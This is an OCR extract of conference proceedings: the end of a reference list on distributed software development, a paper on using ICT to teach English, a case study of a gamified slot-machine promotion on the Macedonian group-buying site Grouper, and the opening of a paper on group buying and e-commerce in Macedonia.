[6] Ågerfalk P, Fitzgerald B, Holmstrom H, Ó, Conchúir E (2008). Benefits of Global Software Development: The Known and Unknown, *in Q. Wang, D Pfahl, and D.M. Raffo (Eds.): Making Globally Distributed Software a Success Story, ICSP 2008, LNCS 5007*, pp. 1-9, Springer-Verlag Berlin Heidelberg.

[7] Dewar, R. G., MacKinnon, L. M., Pooley, R. J., Smith, A. D., Smith, M. J., Wilcox, P. A. (2002). The OPHELIA Project: Supporting Software Development in a Distributed Environment. *ICWI*, pp. 568-571.

[8] *Ebert C, De Neve P (2001).* Surviving Global Software Development. *IEEE Software March/April 2001,*

[9] Sengupta B, Chandra S, Sinha V (2006). A Research Agenda for Distributed Software Development, *ICSE'06*, May 20–28, 2006, Shanghai, China.

[10] Kommeren R, Parviainen P (2007). Philips experiences in global distributed software development. Empirical Software Engineering, vol. 12:647–660, Springer

[11] Jiménez M, , Vizcaíno A, Piattini M (2010). Improving Distributed Software Development in Small and Medium Enterprises, *The Open Software Engineering Journal,* 2010, *4,* 26-37

[12] Gumm, D.C. (2006). Distribution Dimensions in Software Development Projects: A Taxonomy. *.IEEE Software* (september/october 2006), pp. 45-51

[13] Zhang S, Tremaine M,Egan R, Milewski A,O'Sullivan P, Fjermestad J (2008). Occurrence and Effects of Leader Delegation in Virtual Software Teams, *International Journal of e-Collaboration*, Volume 5, Issue 1, IGI Global Publishing

[14] Noll J, Beecham S, Richardson I (2010). Global Software Development and Collaboration: Barriers and Solutions. *ACM Inroads, 2*010 September , Vol. 1, No. 3

[15] Dhar S, Balakrishnan B (2006). Risks, Benefits, and Challenges in Global IT Outsourcing: Perspectives and Practices. *Journal of Global Information Management, vol. 14, issue 3,* Idea Publishing Group

[16] Boden A, Nett B, Wulf V (2007). Coordination Practices in Distributed Software Development of Small Enterprises. *IEEE 2nd International Conference on Global Software Engineering (ICGSE'07)*, 27-30 August, 2007, in Munich, Germany, IEEE Press, pp. 235-244

[17] Mockus, A., Herbsleb, J. D. (2002). Why not improve coordination in distributed software development by stealing good ideas from open source. In *Meeting Challenges and Surviving Success: The 2nd Workshop on Open Source Software Engineering,* pp. 19-25.

[18] A Guide to the Software Engineering Body of Knowledge SWEBOK v.3 (2014). *IEEE Computer Society*

[19] A Guide to the Project Management Body of Knowledge PMBOK 5th edition (2013). *International Project Management Association*

[20] Gorton I, Motwani S (1996). Issues in co-operative software engineering using globally distributed teams. *Information and Software Technology vol 38, pp. 647-655. Elsevier.*

[21] Carmel E, Agarwal R (2001). Tactical approaches in Alleviating Distance in Global Software Development. *IEEE Software March/April 2001, pp. 22-29.*

ICT and Foreign Language Teaching

Alina Nicoleta Padurean*
"Aurel Vlaicu" University of Arad/ Department of Modern Languages, Arad, Romania
alinapadurean@yahoo.de

Abstract – Technology and modern languages, especially English are very important for the future of nowadays` students. Without computers and English, one cannot make a career in any field. Therefore, teachers of English try to adjust to modern trends and teach English with the help of computers or other modern devices. Students are thus, more attracted by the foreign language and learn it easier. The study focuses on programs used in teaching and on an experiment, which proves that students learn easier with modern devices.

Keywords: ICT, teaching English, software, communication skills, performance.

I. INTRODUCTION

Technology becomes more and more important in our professional lives; consequently teachers have to adjust to new situations conditions. ICT used all over the world will soon become a constant component of foreign language teaching.

A few arguments in favor of this instruction/teaching method are the following:

- students` preference for technology;
- the use of English in technology;
- the variety of teaching materials available online;
- ability to talk to other people;
- students` training of all skills (speaking, listening, reading, writing

In a couple of years, learning with computers and tablets will be as common as writing in copybooks.

The following steps should be taken to ensure the success of this method:

- the teacher should be familiar with basic computer knowledge required by a successful lesson;
- the informatics lab should be booked in advance;
- the teacher should assess the students` knowledge in the field of technology;
- students should be group in homogenous groups (students with good computer skills with less skilled ones).

The lesson should start with less difficult activities, such as web surfing, solving already made teaching materials or using the e-mail. Students will be motivated by working together with students from other parts of the world.

A typical lesson requires a computer, internet connection, printer, audio system and a microphone.

II. PROCEDURE

In this section we will present the most useful and attractive methods of introducing ICT into a foreign language classroom. Teachers can choose their favorite and develop activities according to the level of their students.

The text editor

The text editor [1] can be used creatively by both parents and students. It can prepare, create, stock and distribute materials to students, who would develop their grammar and writing skills. The most common text editor is Microsoft Office. Teachers or students can insert pictures, web sites or use different types of fonts.

'*Track changes'* is an activity which involves creating a text using the tool "track document". It allows the initial writer to see all changes made by other writers with the possibility of accepting or declining them. At school, the main writer is the teacher and students submit other versions which are to be discussed.

Another useful program is the spelling checker. Children realize what they have done wrong and correct their own mistakes. An alternative tasks consists of students writing a text; each child writes a sentence continuing the previous one`s idea.

Most activities which require pen and paper can be replaced by these programs (blank completion, arranging words in a sentence, choosing the suitable tense, choosing the best heading, etc.) [2] but in a shorter period of time. These programs enhance error correction, lower pressure, encourage students and make them more confident.

Web pages

Web pages are the easiest way of introducing technology into teaching. Teachers and students can choose from a variety of pages between authentic and specially created ones. Those specially created are meant for teaching English and can be nonlinguistic, multi-linguistic, with pictures, texts, etc. There are three ways of using this method:

- without computers, just with printed pages
- with only one computer connected to the internet (used with a video projector)
- in a lab, with several computers connected to the internet.

Educational sites are more useful when the students` internet surfing skills are not very advanced. They have a lot of material, are useful for revisions and study.
www.ask.com is a useful site which allows asking questions, which are answered online. Therefore it is appropriate for beginners. A contest-like activity is the Quiz; the teacher spreads out questions and students have to introduce keywords in a search engine to find correct answers as quickly as possible. A few useful site for beginners are:

- http://images.google.com/ (a wide range of pictures)
- http://video.search.yahoo.com/ (allows browsing for video material according to keywords)
- http://tv.blinkx.com/ (videos broadcasted by BBC, CNN).

Site assessment is done according to: *accuracy,* (qualifications, experience), *quality* (updated content), *content* (interactive, stimulating, interesting), and *functionality*. Teachers should be familiar with the site before the lesson begins and be able to answers possible questions.
Teachers have to plan the lesson carefully, according to the following criteria [3]:
1. – design a backup plan (sites can be blocked, temporary unavailable, computers might be broken, electricity might go off);
2. – ask the advice of a professional in technology;
3. – save favorite web pages (you can use them is the connection is broken);
4. – work in groups/pairs (pairs work better than individuals, but make sure both partners are involved in the activity);
5. –rearrange furniture (teacher should always supervise the students` activity);
6. – choose proper and relevant websites (limit access to certain sites).

Internet based projects

The next step, after internet navigation can be writing projects with the information obtained in the previous stage. Here are a few reasons for the use of this method:
a) it is a pleasant way of blending internet and English;
b) encourages cooperative learning and interaction;
c) can be used for learning English and interdisciplinary activities;
d) involves critical and creative thinking.
The internet is a huge encyclopedia and children can find in no time information for their projects. Ideally, teachers should begin with projects about people and places. The following steps should be taken before writing the project: choosing the topic, explaining the task, finding information (ideas, selection), setting the final goal (a poster, presentation, debate, etc.). [4]

Simulations are also projects which use real life situations. Teachers spread out role cards to simulate contexts. Children research on the internet and prepare a dialogue on the given topic.

Web research is a small project with information mainly taken over from the internet. The research can be made by students or by the teacher on a long or short-term. They are different from other projects because they have a different structure:
- introduction (presentation of the topic, information about it, keywords);
- task (explains what should be done; it will be challenging and reality anchored and children will play different roles);
- process (guides the activities and ensures resources);
- evaluation (involves self-evaluation, comparison between projects, feedback, teacher`s evaluation, guidance, examples).

Web research develops the ability to discover appropriate resource in a short amount of time, the development of analytic skills in selecting information and the training of reading, understanding, writing and typing skills. A useful site is: http://webquest.org/.

Email

Emails are nowadays the most frequently used manner of communication. It allows us to get in touch with people from all over the world. Didactically, it can be used by students to contact teachers outside classroom or communicate among themselves.
The main ideas are discussed in the classroom and emails are used for misunderstandings, correction or questions. Children will open an email account using one of the following providers Yahoo, Hotmail or Google Mail. Supposedly, all children can attach, download documents and send emails. They are useful for projects with children from other countries but for good results, teachers need to set clear: deadline, hours when teacher is available for emailing, whether email are sent individually or at class level, linguistic register, etc. Here are some ideas for using email in TEFL:
- students can send papers to the teacher, who corrects and sends them back;
- daily diary;
- teacher asks for material or information before the lesson;

Chats

Chats links people from all over the world in real time. It motivates children to use English if they want to communicate with foreigners. Teachers should train both writing and speaking skills. Therefore, at the end of the lesson, children should have enough information about their chatting partner as to make a brief presentation to the rest of the classroom.

Written communication

Texts are the communication channel. Children send texts to each other through chats.

Audio communication

It is similar to talking on the phone but it is made through the internet. One of the most familiar programs is Skype.

It is a free of charge service and requires headphones and a microphone.
Students love chatting. They use Yahoo Messenger, Skype Google Talk and recently Facebook to communicate with friends. Many programs offer the possibility of seeing and hearing your interlocutor and not just writing to him.
Chats can also be divided into: chats on selected topics (communicating to solve a task), informational chat (asking questions on various topics), chat for practicing the language, etc.

Blogs

A blog is a web page where someone can post regularly. Blogs can be created by teachers or by students and are used to connect a community with the other.
Blogs used for teaching are called *edublogs* [5]. They are developed by teachers and used to give information, materials, homework, summaries for not attending children, useful links, etc. Students can also develop blogs and present them to their teachers. They could contain diaries, daily activities, projects, book summaries, etc. Blogs are useful because they force students to post well documented information, correctly written papers, etc.
The following steps should be taken in creating a blog:

1. *Creating a blog*
- teachers create blogs
- they are example for students
- may contain pictures

2. *Creating students` blogs*
- it is not an easy activity
- requires teacher`s help
- team work is recommended

3. *Posting and surfing*
- immediately after the blog has been posted, other students can see it, read the information and comment

4. *Results*
- it can last for 2-3 hours to make a blog
- students are encouraged to post materials

Web pages used to create blogs are:
www.blogger.com
www.wordpress.org
www.getablog.net

Interactive board

It is a board connected to a computer and the image from the computer screen is projected on the board through a video projector. Teachers can work with this board as if it were a computer. They use a pen instead of the mouse. Children can do the same thing sitting in their desks and using a wireless tablet.

III. RESEARCH

We have conducted an experiment with the 8th grade from "Dimitrie Tichindeal" High School of Arad. The sample consisted of 30 students with good informatics skills. The experimental period [6] lasted for two weeks and these children were taught using ICT by their English teacher. Most tasks were adapted for ICT, their homework was either online or on the computer. In the pre-test period, students were asked to fill in a questionnaire with 5 questions:

1. Do you prefer pen and paper or computer based activities?
2. Do you think that children would learn with greater pleasure if they were given the chance to use modern devices?
3. Does your teacher use ICT for teaching?
4. Are you interested in creating a blog for your classroom?
5. Is your school properly equipped for ICT learning?

Then they were given a traditional pen and paper test, based on three tasks: grammar, vocabulary and writing assignment.
The goal of the research was to prove that introducing elements of ICT encourages students, increases their learning performance and creates a pleasant atmosphere.

The score obtained by the children is illustrated by *Fig*. 1:




Fig. 1 Pre-test results

The answers revealed that children would like to use more ICT while learning, that teachers don`t use computers for teaching because schools don`t have proper resources, computers are old and out-dated and they are used only for Informatics. Most of them are interested in creating a blog, but only if they can work at school, not as homework.
The results are illustrated by *Fig*. 2




Fig. 2 Students` answers in the questionnaire

For a period of two weeks, the English teacher used various activities adapted for ICT, such as online exercises, watching videos, listening to stories, chatting with friends, submitting homework via email, finding a pen friend via Facebook or Skype, correcting errors of other classmates using spelling checker, etc. In the last 2 classes, students were asked to create a brochure for promoting their classroom or school using *Publisher*. The results were exhibited in the school`s corridor.

All children were enthusiastic about learning, about working together or talking to classmates in English. They assessed the experiment as successful, pleasant and challenging and consider that teachers should use ICT more frequently, if they want to make their subject attractive.

The final test results improved because students learnt with pleasure. The compared results between pre-test and final test are presented in *Fig.* 3.




Fig. 3 Comparative results pre-test and final test

IV. CONCLUSIONS

The aim of our research was to prove that children learn with greater pleasure if teachers use modern tools and devices for teaching. Technology is part of our everyday life; we can no longer live without it. Therefore, it is essential that teachers adapt their teaching methods to the students` demands. If they want performance, if they want their students to like what is being taught, then they need to use IC. The results of our experiment have proven that English and ICT go hand in hand and that together they improve school results and develop more skills than individually. Interdisciplinary teaching is the goal of the 21st century education and it can be achieved if teachers open their minds for something new and challenging both for students and for themselves.

REFERENCES

[1] N. Hockly, G. Dudeney, "How to Teach English with Technology", Longman, 2007.

[2] A. Harvey, J. Oakley, „Game on, 150 Activities for English Language learners", Express Publishing, 2003.

[3] J. Harmer, „The Practice of English Language Teaching", Longman, 2004

[4] O. Păcurari, „Strategii didactice inovative", Editura Sigma, 2003.

[5] J. Willis, „A Framework for Task-Based Learning", Longman, 2008.

[6] F.a. Butler, R. Stevens, "Standardised assessment of the content knowledge of English language learners K-12: current trends and old dilemmas". Language Testing 18(4), 2001, 409–27.

The Effects of Gamification: Case of Group Buying Site

N. Angelovska*, and S. Josimovski*

* University "Ss. Cyril and Methodius"/ Faculty of Economics, Skopje, Macedonia,
E-mail: nina.angelovska@gmail.com; sasojos@eccf.ukim.edu.mk

Abstract – new term "gamification" appeared in a mainland of the marketing and became popular after 2010. It describes marketing tactics which use game elements to drive user engagement with the website, application, or brand. Simply gamification is application of game design elements in non-game contexts. Companies can apply gaming techniques to marketing campaigns, product development efforts, sales activities, or any other business or nonbusiness process. To provide the desired effect—and for gamification technologies to be useful and the outcomes achieved— the goals of the game elements being applied must be connected in some well-defined and meaningful way to the business activity. This paper describes a gamification application on group buying site, Grouper and the objective is to examine the effects of gamification measured in the number of new customers, volume of sales and engagement created for a company event. The results show that a well-structured game can be used for different company goals. The effects of this game are shown through the increased number of new customers in the period of the game by 318%, increase of the monthly sales by 45% and awareness created for the game and company event that was promoted.

I. INTRODUCTION

E-commerce is a huge field with lots of different business practices, ways to market products and reach customers. Simply defined, "electronic commerce is a system of online shopping and information retrieval accessed through networks of personal computers" [1] pp. 29. Marketing is a broad field, which encompasses many different goals and disciplines. Kotler and Keller [2] define marketing management as "the art and science of choosing target markets and getting, keeping, and growing customers through creating, delivering, and communicating superior customer value". Managers and marketers today need to search for new ways to engage customers, communicate their brand and differentiate from competition. One approach that has gained tremendous popularity over the last 3 years is Gamification (Fig. 1).




Figure 1: Screenshot: Google Trends analysis for the word "gamification" since 2004 until June 2014

Hamari [3] provides a literature review of empirical studies on gamification showing that the appearance of the term "gamification" in paper titles has been increasing even more rapidly than general search hits suggesting that gamification is becoming a more popular subject for academic inquiry.

Gamification is the process of introducing game mechanics to business software and is defined, e.g., as "[applying] the mechanics of gaming to non game activities to change people's behavior. When used in a business context, gamification is the process of integrating game dynamics (and new game mechanics) into a website, business service, online community, or marketing campaign in order to drive participation and engagement" [4]. Three key relationship marketing concepts are relevant in the gamification context: **engagement** - "high relevance of brands to consumers and the development of an emotional connection between consumers and brands" [5], **brand loyalty** - "the relationship between relative attitude and repeat patronage" [6] and **brand awareness** - "the rudimentary level of brand knowledge involving, at the least, recognition of the brand name" [7]. Engagement in particular is often mentioned as the main goal of gamification [8], [9], [10].

Gamification is an emerging marketing discipline that provides a means of influencing the behavior of people online. It borrows key concepts from a number of related areas, including game design, customer loyalty programs, behavioral economics, and community management.

In the sense of connecting the game with the desired business goals this article examines the application of game techniques and mechanics on group buying web site - Grouper.mk. The business model of daily deal web sites also called group buying was introduced in 2008 by the leader in the industry Groupon from Chicago. Daily deal sites act as intermediaries between the merchants and the end customers, by selling discounted deals in the form of coupons. Companies get promotion of their business's product/services while customers get great discounts via deals for new things to discover in their city. Daily deal sites bring hundreds of new customers to the doors of the companies and for return get a share of the price of each sold coupon. Grouper launched in January 2011 as the first daily deal site on the Macedonian market and holds the leading position in the

industry with 40% of the e-commerce market share in Republic of Macedonia in 2013 [11], [12]. Furtherrmore, it was announced to the best e-commerce web site in 2013 in the country [13]. Its creative culture and use of new trends such as gamification are part of its marketing strategy. Grouper practiced game mechanics to reach different company goals. It launched a Facebook app called "Sell your friend via Grouper Deal" in 2012 to familiarize users with the constituent parts of its deals and create brand awareness and engagement. For its 2rd birthday celebration in 2013 it launched a deal selling scratch tickets where customers could win free coupons for deals or get a free drink at the celebration [11]. The paper researches the game mechanics and results from the last game introduced by Grouper in 2014, a web application called "Birthday Slot Machine". The game aimed to create engagement, increase brand awareness, reward existing customers, increase the number of customers, promote an event and increase sales.

Despite the large amount of hits on the topic, there is a dearth of coherent understanding on what kind of studies have been conducted under the term gamification, with which methods, what kinds of results they yield, and under which circumstances. Understanding whether gamification is effective is also a pertinent practical issue [3].

The goal of this study is to examine the effects of using gamification to promote an event on increasing the customer database and sales or to define the ability of a game to turning visitors to users and users to customers. The research questions are focused on:

1. Can application of gamification increase the number of users?
2. Can application of gamification increase sales?
3. How effective was promotion of the event and awareness, word-of-month and buzz?

II. GAME MECHANICS AND DYNAMICS

Game mechanics are the rules and rewards that make up game play — the aspects that make it challenging, fun, satisfying, or whatever other emotion the game's designers hope to evoke. These emotions, that are the result of desires and motivations we call game dynamics [8].

The game was called "Birthday Slot Machine" because it was made for the occasion of the site's 3rd Birthday Celebration. Every year traditionally Grouper organizes big events, which are part of the annual marketing plan, in the form of birthday parties for its customers and business partners. The event was scheduled for 1st of February and the timeframe of the game was 15 days between 15.01 until 30.01.2014. The game was advertised through social media, newsletter and banner on the web site.

The game was based on luck of the players and instead of encouraging competition for status and scores among users in terms of skills and knowledge; it was evoking the feeling of being lucky. The algorithm was created and programmed by an IT company to distribute equal number of prizes every day to the lucky players.

A. Game Goals

The game was created with the main visible purpose for the users being promotion of an event. Behind the main purpose for creating awareness for the event the game was designed in a way to reach increase in the number of users, while at the same time increasing the number of subscribers and increase sales of coupons. In order to collect more demographic data about the users, before entering the game each user was asked to connect his existing profile with Facebook or create a new one via Facebook Connect. The lucky players didn't know the exact prize they have won but they were given a list of possible prizes they might have won and they were invited to draw their gift on the Birthday event. An integrated marketing campaign was created, online web app and offline event where the web game was connected with a physical presence and contact with the online users.

B. User Scenario

Each user gets 3 free spins on the slot machine. Each spin might be a win or a no win for the user. There are 3 possible winnings in the game; all three win options are if the user gets 3 same slots (3 heads of the Grouper mascot, 3 wallets and 3 Gs). Table 1 shows the prizes for every winning option and the quantity of each prize. If the user wins he gets a voucher code that he has to bring to the Grouper Birthday Celebration in order to pick up the gift. If one user gets a win 2 times he can gift the wining voucher to a friend. All game players must connect their profiles via Facebook in order to play the game, thus once a day the user spins, the app posts a call to action image with text to his timeline (if he gave permissions to the app when connecting). There are 2 ways for the player to get extra spins. The first is to request a free spin from a friend. In order to give a free spin the friend has to enter the app give permissions and accept the Invite. The second is to get free spin with a purchased coupon in the previous month or he can buy a coupon at the moment and get a free spin by entering the coupon code. The first option creates word-of-mouth and BUZZ for the game and the second option is connecting the game directly with the sales.

Table 1. Prizes for the winners of the game

Winning combination	Prize	Quantity of Prizes
3 x heads of Grouper mascote	Surprise Gift (Gifts from Partners of Grouper, among which are travel prizes for weekends for 2, massages, spa packages etc.)	228
3 x Gs	Grouper branded gifts (cups, pillows, t-shirts)	90
3 x wallets	Grouper gift cards with different credit amounts for future purchase of coupons	45

The user scenario accompanied by screenshots from each game screen explains the game mechanics. The existing or potential user comes to the start screen (Fig. 2), as a result to previously clicked link of the game banners and ads.

Figure 2. Screenshot: Start Screen

The click of the button "Start" opens a pop up login form where the user has to connect his existing account via Facebook or create a new account via "Facebook Connect" button. Then the user is logged in and can start spinning. (Fig. 3) The start screen provides basic information for the game in the bottom part and at the same time invites the user to the birthday party.

Figure 3: Screenshot: Logged in user ready to spin

There are few scenarios for the outcomes after the spin: a no-win and a win. The wining can be three heads, three wallets and three Gs and the user gets a notification for his wining and a voucher code for pick up of the wining prize. Fig. 4 shows the screen the user sees if he gets a wining spins for the second time. If the user is left with no spins he gets the call to action screen reminding him that he can purchase a coupon and get a one more free spin.




Figure 4: Screenshot: Second Win, Congrats Screen

III. RESULTS

Having mentioned the goals that the company wanted to reach we will elaborate how the game affected each of them.

A. Increase the number of users

The average increase of new customers the past 12 months before the game was 1200 new users per month. The number of new registered users in January when the game took place was 5018, from which 3687 users registered through the game (Fig.5). The total number of players is 6844 users. 1826 users connected their existing profiles with Facebook, facilitating the data collection task for each user. Figure below depicts the increase of new users on daily bases in January.




Figure 5. Chart of the increase in new registered users daily

B. Increase sales–

The average number of sold coupons per month for the past 12 months before the game took place was 5612 coupons. The number of sold coupons in January was 8188, resulting in more than 45% increase of sales. More than 900 coupons sold in January were redeemed for a free spin in the game and 350 of them were coupons bought just before the spin of the user took place (Fig.6). This indicates that the game directly incentivized the users to buy a coupon in order to get a free spin at the moment, so 4.2% of sold coupons in January were as a direct result of the game.




Figure 6. Chart of the increase in the number of sold coupons daily

C. *Promotion of the event and awareness, word-of-month and buzz –*

The application invited all users to the birthday celebration nevertheless if they played or not. The winners of the game, 363 users were as well invited to get their reward on the event, reminding them that the only place they can redeem the game voucher for the reward was the event. The event took place in a city popular venue with over 1200 of guests, among which media representatives, business partners and users. 250 winners of the game came to pick up their rewards while the remaining was given to users that shared content from the party on the social media, resulting in huge buzz for the event itself. The game as well was viral, spreading very fast because of the application's posting content on the players Facebook's timeline. Players were gifting and receiving free spins as well through inviting friends resulting in more than 1000 spins gifted.

IV. CONCLUSION

Companies can apply gaming techniques to marketing campaigns, product development efforts, sales activities, or any other business or nonbusiness process. The goals of the game elements being applied must be connected in some well-defined and meaningful way to the business activity so that desired effects and the outcomes can be achieved.

Application of gamifiction in group buying site was described, with purpose to show that a well-structured game can lead to achieving the business goals of the company. The game itself should not be a goal but a mean to achieve the desired goals and results. The goal of this game was engagement through incentivizing users with rewards and evoking positive feelings. The goals in the Grouper app were connected in a meaningful way to the business activity to reach the desired effect. In the effort to quantify the results achieved through the game for the Grouper Birthday Slots Machine application, with the main visible purpose for the users being promotion of an event we can see that a clear connection between the virtual gaming space and the offline presence is achieved. With the well-structured game for increasing the number of users that connected their profiles via Facebook and introducing the sales moment through free spins with each coupon sold the company achieved 318% increase in the number of users compared to the average monthly increase in the previous 12 months and 45% increase in the number of sold coupons compared to the average number monthly in the past year. Reasoning, the increase rate of new users is substantially higher than the increase rate of purchases, because creating a web profile via Facebook connect button is just a click for the user and is free of charge, for which the user gets three free spins while purchasing includes the decision to buy a concrete product or service in order the user to get a free spin.

Many opportunities for reaching different goals of all kinds through implementation of gaming techniques are available. There are numerous companies that incorporate gamification through standardized solutions based on combined case studies such as Bunchball. When designing a game the company first has to set up clear goals and define the game mechanics for achieving them. The goals can vary from creating engagement, brand awareness, brand loyalty to increasing users and sales, data collection for the users, promotion of companies activities, new product introduction and many more. The new social economy calls for shifting the advertorial content in the hands of the consumers, and gaming can strongly affect online consumer behavior.

REFERENCES

[1] J. Reedy, Schullo, S. and Zimmerman, K, Electronic Marketing: Integrating Electronic Resources into the Marketing Process, Fort Worth: Dryden Press, 2000.

[2] P. Kotler and K. L. Keller, "Marketing Management". (12th ed.), Prentice Hall, 2009.

[3] J. Hamari, J. Koivisto and H. Sarsa, "Does Gamification Work? – A Literature Review of Empirical Studies on Gamification.," in *In proceedings of the 47th Hawaii International Conference on System Sciences*, Hawaii, USA, January 6-9, 2014.

[4] A. B. Bakker and E.Demerouti," The Job Demand-Resource Model: State of the Art.," *Journal of Managerial Psychology* , vol. 22, pp. 309-328, 2007.

[5] S. D. Rappaport, "Lessons from Online Practice: New Advertising Models. Procedia, Elsevier," *Journal of Advertising Research,* vol. 47, pp. 135-141, 2007.

[6] A. S. Dick and K.Basu, ,"Customer Loyalty: Toward an Integrated Conceptual Framework.," *Journal of the Academy of Marketing Science, 22, 99–113.,* vol. 22, pp. 99--113, 1994.

[7] W. D. Hoyer, and Brown, S. P., ".Effects of Brand Awareness on Choice for a Common, Repeat-Purchase Product.," *Journal of Consumer Research,* vol. 17, pp. 141-148, 1990.

[8] Bunchball Inc., "Gamification 101: An Introduction to the Use of Game Dynamics to Influence Behavior.," 2010. [Online]. Available: http://www.bunchball.com/gamification/ gamification101.pdf.

[9] J.Hamari, and A. J¨arvinen, "Building Customer Relationship through Game Mechanics in Social Games.," *In M. M. Cruz-Cunha, V. H.* , 2011.

[10] M. Witt, C. Scheiner, and S. Robra-Bissantz, "Gamification of Online Idea Competitions : Insights from an Explorative Case.," In INFORMATIK , Berlin, Germany., 2011.

[11] "Grouper," Internet Marketing Reports and Statistics, 2013. [Online]. Available: grouper.mk.

[12] NBRM, National Bank of Republic of Macedonia " Report on the Use of Payment Cards and devices on which they are used in the country," 2013.

[13] Sajtnagodinata, " National election of best website of the year. Media Solutions and Keep and eye, Skopje, Macedonia.," 2013. [Online]. Available: http://sajtnagodinata.mk/pages/archive/view.php?y=2011. [Accessed 30 6 2014].

The Role of Group Buying Sitesin Development of E-Commerce in Macedonia

N. Angelovska*, L. Pulevska Ivanovska*
*University Ss. Cyril and Methodius in Skopje, Faculty of Economics-Skopje, Macedonia,
E-mail: nina.angelovska@gmail.com; lidijap@eccf.ukim.edu.mk

Abstract –The Internet has transformed many aspects of life, but perhaps the most affected is the way of shopping goods and services. The advent of e-commerce has led to the creation of many new business models. A new interesting business model that emerged in 2008 is the group-buying model. It was launched by Groupon, and very soon the concept attracted interest around the world and spreadthrough the clones in many countries all over the world. In Macedonia Grouper introduced this concept at the beginning of 2011, and few more group buying web sites emerged soon. The new business model initiated the revolution of the e-commerce in the country, a field that was rather disappointing so far. The goal of this paper is to show that attractiveness of the deals offered by group buying site can influence the online shopping and e-commerce development. The number of online transactions in 2011 rose for over 1200% comparing to 2010 and one-third of thesetransactions were made bygroupbuying sites.In the following yearsthe numberofInternetuserswho have madeordersonlineconstantlyincreases.

I. INTRODUCTION

„It is notthe strongestone of speciesthatsurvives, nor the most intelligent that survives. It is the one thatis themostadaptable to change“ - Charles Darwin

The Internethas becomethe most valuabletoolof moderntechnologyandquicklyspreadin allspheresof society, everywhere inthe world.It representsa majorfactor in thechanges of companies’modernorganizationandan integralpartof the trade.Internet accessimposedinevitableopportunitiesforgreatertransformationofthe conventionaltradeintoelectronic commerce, commonly knownase-commerce. E-commerce or doing business transactions online affected the economy and changed the face of business forever. By cutting costs, increasing efficiency and reducing time and distance,e-commerce became an important tool for development, especially for developing countries, since the scope for reducing inefficiencies and increasing productivity is greater in the developing countries. E-commerce has become one of the essential characteristics of the Internet era. E-commerce is a huge field with lots of different business practices, ways to market products and reach customers.

Companies mustbewillingand ableto adaptto theradical changesinthe newadvancedtechnologies thatare becomingoneof the most importantfactorsofmodernbusiness.

Many new interesting business models based on online selling aroused as a result of the opportunities that e-commerce offer. The new business model of group buying via daily deals, launched by Groupon, has proved to be remarkably successful and enjoyed massive growth in 2010 and continuedto grow rapidly in emerging economies [1]. Hundreds of daily deal sites have been launched, some by large corporations and others by individuals.The model is developed as an intermediary betweenmerchants and customers. Group buying model provides various benefits for both sellers and buyers. Sellers are merchants that use the new promotional tool for attracting new customers by giving great discounts and buyers are the end-customers attracted by the discounts. Accordingly, the new promising promotional tool should be acceptedprimarily by the businesses willing to offer products and services over 50% off of the regular prices, and then the customers will be incentivized to try the products or servicesand buy them online. In Macedonia Grouper was the first to introduce the new trend of group buying, followed by few more sitessoon after.The merchants easily accepted the model and customers could enjoy the great discounts. Despite the devastating facts presented by USAIDin 2010regarding the development of e-commerce in Macedonia, the emergence of group buying web sites caused a revolution in this field.
The goal of this paper is to show thatthe attractiveness of the deals offered by a group buying site can influence the rise of online shopping and development of e-commerce.

